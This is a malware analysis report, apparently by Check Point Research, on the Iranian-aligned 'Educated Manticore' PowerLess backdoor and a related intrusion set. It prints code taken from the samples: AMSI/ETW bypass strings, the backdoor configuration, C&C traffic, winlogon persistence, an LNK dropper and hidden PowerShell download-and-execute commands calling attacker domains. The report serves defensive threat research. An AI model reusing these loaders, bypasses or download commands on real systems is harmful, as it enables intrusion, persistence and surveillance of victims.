
Figure 8 – Payload downloaded from attacker-controlled domain

5. Executes the PowerLess loader through the command `explorer C:\Users\User\AppData\Local\SystemCall\syscall02.exe`.

PowerLess Loader

The downloaded executable file `syscall02.exe`, dubbed as the “PowerLess Loader”, is a 64-bit .NET PE constructed as Mixed Mode Assembly. It is designed to load the encrypted PowerShell script backdoor `asdfg`, dubbed as “PowerLess Payload”, decrypt it, and invoke it in memory. In addition, it also performs a few evasion techniques, such as **AMSI Bypass** and **ETW Bypass**.

Right upon the first inspection of the PE structure, a few characteristics point to this .NET sample being constructed as Mixed-Mode Assembly. The “**IL Only**” flag inside the .NET directory flags is not checked. This means that the sample could contain not only IL code, but also unmanaged code. In addition, the Import Directory contains a set of entries for native libraries.




Member	Offset	Size	Value	Meaning
MetaData RVA	000064B8	Dword	00008A78	
MetaData Size	000064BC	Dword	0000B5A4	
Flags	000064C0	Dword	00000000	Click here

□ IL only
□ 32bit required
□ IL library
□ Strong Name signe
□ Native Entry-Point
□ Track debug data

Module Name	Imports	OFTs	TimeDateStamp	Forward	
00012F94	N/A	00012A74	00012A78	00012A7	
szAnsi	(nFunctions)	Dword	Dword	Dword	
KERNEL32.dll	15	00014F78	00000000	0000000	
MSVCP140.dll	40	00014FF8	00000000	0000000	
VCRUNTIME140.dll	17	00015140	00000000	0000000	
api-ms-win-crt-runtime-l1-1-0.dll	20	00015248	00000000	0000000	
api-ms-win-crt-math-l1-1-0.dll	1	00015238	00000000	00000000	000156B4
api-ms-win-crt-stdio-l1-1-0.dll	14	000152F0	00000000	00000000	000156D4
api-ms-win-crt-locale-l1-1-0.dll	1	00015228	00000000	00000000	000156F4
api-ms-win-crt-heap-l1-1-0.dll	4	00015200	00000000	00000000	00015716
api-ms-win-crt-filesystem-l1-1-0.dll	3	000151E0	00000000	00000000	0001638A
api-ms-win-crt-convert-l1-1-0.dll	1	000151D0	00000000	00000000	000163B0
api-ms-win-crt-string-l1-1-0.dll	1	00015368	00000000	00000000	000163D2
mscoree.dll	1	00015378	00000000	00000000	00016402

Figure 9 – Inspection of unique .NET elements – “IL Only” flag not check and imported native libraries

Reverse-engineering a mixed-mode assembly code is different from pure .NET assembly code, requiring both native and IL code disassemblers. The native CRT entry point `mainCRTStartup()` redirects the execution back to the managed code – directly to the method `main()`, where all logic resides. The construction of certain strings is the first logic observed in this method. Recreating these strings reveals functionality related to the evasion techniques AMSI Bypass and ETW Bypass, as well as keys and paths required to invoke the PowerLess payload later.




```
long num = (long)stackalloc byte[<Module>.__CxxQueryExceptionSize()];
$ArrayType$$$BY08D $ArrayType$$$BY08D = 0x61;
*((ref $ArrayType$$$BY08D) + 1) = 0x6D;
*((ref $ArrayType$$$BY08D) + 2) = 0x73;
*((ref $ArrayType$$$BY08D) + 3) = 0x69;
*((ref $ArrayType$$$BY08D) + 4) = 0x2E;
*((ref $ArrayType$$$BY08D) + 5) = 0x64;
*((ref $ArrayType$$$BY08D) + 6) = 0x6C;
*((ref $ArrayType$$$BY08D) + 7) = 0x6C;
*((ref $ArrayType$$$BY08D) + 8) = 0;
$ArrayType$$$BY0P@D $ArrayType$$$BY0P@D = 0x41;
*((ref $ArrayType$$$BY0P@D) + 1) = 0x6D;
*((ref $ArrayType$$$BY0P@D) + 2) = 0x73;
```

Output

```
amsi.dll
AmsiScanBuffer
ntdll.dll
EtwEventWrite
C:\Users\Public
\asdfg
{}nj45kdada0slfk
```

Figure 10 – Reconstruction of AMSI and ETW bypasses related strings

Following the execution of the bypasses mentioned above, the loader reads the contents of the file stored in `C:\Users\Public\asdfg`, previously downloaded by the downloader. For the decryption, AES-128-ECB with the previously constructed key `{}nj45kdada0slfk` is used. Once the **PowerLess Payload** `asdfg` is decrypted, it is executed in-memory in the context of `syscall02.exe`, using an instance of class `System.Management.Automation.PowerShell` and the applicable methods.




```
internal unsafe static void exec_script_sync(Interpreter* A_0, basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<
{
    PowerShell powerShell = PowerShell.Create();
    char* ptr = script_code;
    if (((8L <= *(script_code + 0x18L)) ? 1 : 0) != 0)
    {
        ptr = *script_code;
    }
    string text = new string((char*)ptr);
    powerShell.AddScript(text);
    powerShell.Invoke();
}
```

Figure 11 – Invocation of PowerShell payload extracted from the file C:\Users\Public\asdfg

PowerLess Payload

The final payload is a new version of the previously reported PowerLess PowerShell payload. This version, however, is more mature, supporting a much wider set of commands. It contains an internal configuration, including its Command and Control server (C&C), using the previously mentioned attacker-owned domain `subinfralab[.]info`.




```
$IntervalTime = [int]"60"
$Global:GroupName = "SLM"
$Global:HostAddress = "https://subinfralab.info"
$Global:NextAddress = ""
$Global:FailedTime = 0
$config_key = "0123456789ABCDEf"
$conf_path = "$env:APPDATA\fon"
```

Figure 12 – PowerLess configuration

A short inspection of the supported commands in the newer version in comparison to the ones in the previously reported sample provides insight into the significant development the payload has gone through. Among the new features – showing the list of installed programs, showing the list of processes, showing a list of files, stealing user data from the Telegram desktop app, and taking screenshots.

Previous Version	Current Version
	Browser
	Command
	Download
Browser	Index
Command	Multi
Download	Operation
Kill	Proc
Operation	Prog
	Shot
	Sound
	Tele
	update
	Upload

Among its capabilities, PowerLess can download extra modules, including a keylogger, browser information stealer, and a surroundings sound recorder. Previous reports have linked a similar sound recording tool to PowerLess actors, but since then, they embed it within the malware and activate it upon the “sound” command from the C&C server. The tool is downloaded from the server and saved as `C:\Windows\temp\ugt\so.zip`.



```
$tmp = "c:\windows\temp"
if($state -eq "1")
{

        if(-not (Test-Path -Path "$tmp\ugt"))
        {
        New-Item -ItemType Directory -Path $tmp -Name "ugt"
        attrib +h +s "$tmp\ugt"

        $wc = New-Object System.Net.WebClient
        $cdownloadurl = "$Global:HostAddress/cu/se"
        $wc.DownloadFile($cdownloadurl,"$tmp\ugt\so.zip")

        Unzip-Dir -zipfile "$tmp\ugt\so.zip" -outpath "$tmp\ugt\so"
        sleep 2
        Remove-Item -Path "$tmp\ugt\so.zip" -Force
    }
        if(Test-Path -Path "$tmp\ugt\so\Sou.exe")
        {
        Start-Process -FilePath "$tmp\ugt\so\Sou.exe" -ArgumentList $buf
        Set-Content -path "$tmp\ugt\so\fl" -Value ""
```

Figure 13 – Newly embedded “sound” command as seen in PowerLess payload

PowerLess C&C communication to the server is Base64-encoded and encrypted after obtaining a key from the server. To mislead researchers, the threat actor actively adds three random letters at the beginning of the encoded blob.

The backdoor starts by initiating a request to receive the communication encryption key from the C&C server:

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17","GroupName":"SLM","type":"fetchkey"}

In response, the C&C server sends a key and a “first-time” flag:

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }

{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }

{ "Key" : "X9w4tpLJErwNCKYA", "first" : "1" }

In the first run, the PowerShell backdoor enumerates the system and sends recon data nested in “info”, including the computer name, username, operating system, IP address, installation path, computer manufacturer, and security software installed:

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and encoded information in the JSON format>}

{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and encoded information in the JSON format>}

```
{"BotId":"1D1FB0BB21B94FC0B017A4DADA231E17", "type":"sendinfos", "info":<Encrypted and
encoded information in the JSON format>}
```

In addition, the backdoor sends the list of processes and programs from the victim's computer. After sending the relevant information, the backdoor begins to check periodically every 48 to 72 seconds for commands from the C&C server using the `fetchcommand` request:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}

{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}

```
{"type":"fetchcommand","BotId":"1D1FB0BB21B94FC0B017A4DADA231E17"}
```

The first command received from the C&C server achieves persistence on the victim's computer by adding the key `shell` with the value `syscall02.exe` to the `winlogon` registry key. The persistence command is followed by a command to get logical disk names. The commands, separated by `**`, are sent immediately after the connection is established, which leads us to believe that it is an automated process:

Plain text

Copy to clipboard

Open code in new window

EnlighterJS 3 Syntax Highlighter

{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe, C:\Users\admin\AppData\Local\SystemCall\syscall02.exe' -f" , "CommandType" :"Command"}

{"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}

{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe, C:\Users\admin\AppData\Local\SystemCall\syscall02.exe' -f" , "CommandType" :"Command"} {"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}

```
{"Cid" : "29" , "Command" : "reg add 'hkcu\software\microsoft\windows
NT\currentversion\winlogon' /v 'Shell' /d 'explorer.exe,
C:\Users\admin\AppData\Local\SystemCall\syscall02.exe' -f" , "CommandType" :"Command"}

{"Cid" : "30" , "Command" : "wmic logicaldisk get name" , "CommandType" :"Command"}
```

The Educated Manticore Apprentice

While analyzing the newly discovered PowerLess lures, the CPR team came across a different intrusion set that shares several characteristics with the attack chain described above. This intrusion set consists of two archive files:

1. `iraq-project.rar` contains the LNK file `Iraq-project.lnk` and the folder `Other-files`. This folder contains several PDF files with an Iraq-related theme and a DLL file stored as a false JPG file.
2. `SignedAgreement.zip` contains an LNK file `SignedAgreement.lnk`



Figure 14 – Summary of two suspicious infection chains

Although there is no clear technical overlap between the PowerLess activity and this intrusion set with the two archive files, they are likely related. Among the similarities between the two different intrusion sets:

- Both intrusion sets are themed around Iraq and utilize the same PDF file, contained in the archives and the ISO image – `Governance_and_Development_in_Iraq.pdf`.
- Two different submitters, both of them from Israel, have submitted files related to the ISO and the archives intrusion sets, in proximity, indicating the two submitters had access to both sets.
- Both campaigns utilize the open-source project RunPE-In-Memory.

It is evident that the second campaign is incomplete and might have been part of a personal project conducted by its developer, as indicated by the PDB path `D:\Personal Cmp\personal project\WorkSpace\PROJREV\aa\` that appears in some of the samples. It is likely that this "personal project" was developed in the same context of the PowerLess lure described above and might have taken inspiration from it or influenced it.

Infection Chain – `iraq-project.rar`

The LNK file stored in the RAR archive executes a PowerShell script that extracts the XORed PE file from the LNK file and runs it. This PE file then downloads two files from the C&C server. At the time of our analysis, the payloads were no longer available for download. Other artifacts retrieved throughout the analysis of the second lure, `SignedAgreement.zip`, as well as additional files found on VirusTotal, lead us to believe that one downloaded file is the backdoor, while the second file is used to run it in memory.

LNK Analysis

Clicking the malicious LNK file triggers a PowerShell script that extracts a PE file embedded within it, saving it to the `%temp%` folder. The script then executes the extracted file. Additionally, the file `Governance_and_Development_in_Iraq.jpg` is saved to the `%temp%` folder as `Newtonsoft.Json.dll`

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

```
$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00005A54} | Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path = 'C:\Users\admin\AppData\Local\Temp\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file | select -Skip 003156)) -
```

Encoding Byte; $bytes2 = gc .\Other-files\Governance_and_Development_in_Iraq.jpg -Encoding Byte; $path2 = 'C:\Users\admin\AppData\Local\Temp\' + 'Newtonsoft.Json' + '.dll'; sc $path2 ([byte[]]($bytes2)) -Encoding Byte; & $path;

$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00005A54} | Select-Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt $file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path = 'C:\Users\admin\AppData\Local\Temp\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]($file | select -Skip 003156)) -Encoding Byte; $bytes2 = gc .\Other-files\Governance_and_Development_in_Iraq.jpg -Encoding Byte; $path2 = 'C:\Users\admin\AppData\Local\Temp\' + 'Newtonsoft.Json' + '.dll'; sc $path2 ([byte[]]($bytes2)) -Encoding Byte; & $path;

```
$lnkpath = Get-ChildItem *.lnk | where-object {$_.length -eq 0x00005A54} | Select-
Object -ExpandProperty Name; $file = gc $lnkpath -Encoding Byte; for($i=0; $i -lt
$file.count; $i++) { $file[$i] = $file[$i] -bxor 0x77 }; $path =
'C:\Users\admin\AppData\Local\Temp\tmp' + (Get-Random) + '.exe'; sc $path ([byte[]]
($file | select -Skip 003156)) -Encoding Byte; $bytes2 = gc .\Other-
files\Governance_and_Development_in_Iraq.jpg -Encoding Byte; $path2 =
'C:\Users\admin\AppData\Local\Temp\' + 'Newtonsoft.Json' + '.dll'; sc $path2 ([byte[]]
($bytes2)) -Encoding Byte; & $path;
```

tmp1940166302.exe

`tmp1940166302.exe` runs a PowerShell script to download two files from the C&C server and executes them. It is worth noting that the file names change randomly with each EXE run.

Plain text

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Open code in new window

EnlighterJS 3 Syntax Highlighter

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/i/34624051816246d4a1a7f225d966d139/7e58169ee59d46e7a2be023
sc $path ([byte[]]($bytes)) -Encoding Byte; & C:\Users\User\AppData\Local\Temp\s6b4.0.pdf

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/f/bb14611f7aae441fb78f2ca919b800b5/7e58169ee59d46e7a2be023e
for($i = 0; $i -lt $bytes.count; $i++) {$bytes[$i] = $bytes[$i] -bxor 0x25 }; sc $path ([byte[]]($bytes)) -Encoding Byte; ^& C:\Users\User\AppData\Local\Temp\s6b4.1.exe;

/c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/i/34624051816246d4a1a7f225d966d139/7e58169ee59d46e7a2be023
sc $path ([byte[]]($bytes)) -Encoding Byte; & C:\Users\User\AppData\Local\Temp\s6b4.0.pdf /c powershell -WindowStyle hidden $path = 'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object System.Net.WebClient; $bytes = $wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/f/bb14611f7aae441fb78f2ca919b800b5/7e58169ee59d46e7a2be023e
for($i = 0; $i -lt $bytes.count; $i++) {$bytes[$i] = $bytes[$i] -bxor 0x25 }; sc $path ([byte[]]($bytes)) -Encoding Byte; ^& C:\Users\User\AppData\Local\Temp\s6b4.1.exe;

```
/c powershell -WindowStyle hidden  $path =
'C:\Users\User\AppData\Local\Temp\s6b4.0.pdf'; $wc = New-Object System.Net.WebClient;
$bytes =
$wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/i/34624051816246d4a1a7f225d966d139/7e
 sc $path ([byte[]]($bytes)) -Encoding Byte; &
C:\Users\User\AppData\Local\Temp\s6b4.0.pdf
/c powershell -WindowStyle hidden  $path =
'C:\Users\User\AppData\Local\Temp\s6b4.1.exe'; $wc = New-Object System.Net.WebClient;
$bytes =
$wc.DownloadData('https://deersharpfork.info/dw85fgxtvzq/download/f/bb14611f7aae441fb78f2ca919b800b5/7e
 for($i = 0; $i -lt $bytes.count; $i++) {$bytes[$i] = $bytes[$i] -bxor 0x25 }; sc
$path ([byte[]]($bytes)) -Encoding Byte; ^&
C:\Users\User\AppData\Local\Temp\s6b4.1.exe;
```

The file PDB path suggests it might have been part of a personal project:

```
D:\Personal Cmp\personal
project\WorkSpace\PROJREV\aa\ImageLoderFinal\x64\Release\ImageLoderFinal.pdb.
```

Pivoting from this path, three additional samples surfaced, all named `AgentFinal.exe`. These samples were all uploaded to VirusTotal on the same day and are different versions of the same payload. The payload seems to be a relatively immature version of an implant, only capable of communicating with the C&C server and executing commands.

The domain used in the payload, `blackturtle.hopto[.]org`, resolves to the same IP address as the domain `deersharpfork[.]info`that was used in the infection chain. Furthermore, the `AgentFinal.exe` payload uses the `Newtonsoft.Json.dll` library from the original archive.

Based on this information, it is likely that the final payload in this infection chain is a .NET payload with similar capabilities to `AgentFinal.exe`.

SignedAgreement.zip

The additional archive found closely resembles `Iraq-project.rar` in terms of its infection chain and implementation, with the only exception being the use of a DLL file instead of an EXE file. Nevertheless, both PE files have the same objective of downloading two files from the C&C server.

Similar to `Iraq-project.rar`, the final payloads for this infection chain were not available at the time of our analysis. However, one of the downloaded files, `wmaess.exe`, was submitted to VirusTotal. This file is utilized to run the PE file in memory. When executed by the DLL, it receives the second downloaded file from the C&C server, `WinMAPI.exe`, as an argument.

The samples within this archive are reaching out to the same C&C server – `deersharpfork[.]info`.

Attribution

Since 2021, a new cluster of activity with clear ties to Iran has caught the attention of the Threat Intelligence community. The aggressive nature of the new threat, in combination with their ties to ransomware deployments, led to a thorough analysis of its activities. It was commonly called Nemesis Kitten, TunnelVision or Cobalt Mirage.

What started as an extremely loud campaign, targeting networks opportunistically, was soon exposed as tied to previously reported Iranian threat actors, most prominently with those who align to some extent with APT35, Charming Kitten, or Phosphorus. Although different in nature and targeting, it shared some characteristics with the well-known actors, including infrastructure, indicating a possible common organization affiliation.

As the activity evolved, the ties between the different clusters became harder to untangle. While the two ends on the spectrum of those activities differ significantly, not once has the threat intelligence community stumbled upon an activity that does not easily fit the known clusters. Our previous report described one of those samples and the overlaps between the Log4J exploitation activity to an Android app previously tied to APT35.

Because we have no sufficient knowledge to place the activities around the PowerLess backdoor in this complex puzzle, we have decided to track this activity separately based on a new naming convention adopted by Check Point Research. According to the new convention, labeling threats as mythical creatures, Iranian-aligned threats are **Manticores**.

Because the lures in the activity described in this report were academic in nature and because overlapping activities often pursue similar targets, we have decided to name this actor **Educated Manticore**.

Conclusion

In this report, we analyzed newly discovered infection chains attributed to Educated Manticore, a threat actor aligned with the Iranian state interests. Based on Check Point Research observations, as demonstrated in this report, Educated Manticore continues to evolve, refining previously observed toolsets and delivering mechanisms.

Analysis of the new PowerLess variant suggests the actor adopts popular trends to avoid detection, such as using archive files and ISO images. In parallel to adopting these trends, they keep developing custom toolsets using advanced techniques, such as .NET binaries using Mixed Mode Assembly.

The variant described in this report was delivered using ISO files, indicating it is likely meant to be the initial infection vector. Because it is an updated version of previously reported malware, PowerLess, associated with some of Phosphorus’ Ransomware operations, it is important to note that it might only represent the early stages of infection, with significant fractions of post-infection activity yet to be seen in the wild.

Check Point Customers remain protected against the threat described in this research.

Check Point Threat Emulation provides Comprehensive coverage of attack tactics, file-types, and operating systems.

Harmony Endpoint provides comprehensive endpoint protection at the highest security level, crucial to avoid security breaches and data compromise.

IOCs

C&C domains

subinfralab[.]info
deersharpfork[.]info
blackturtle.hopto[.]org

Hashes

Archives

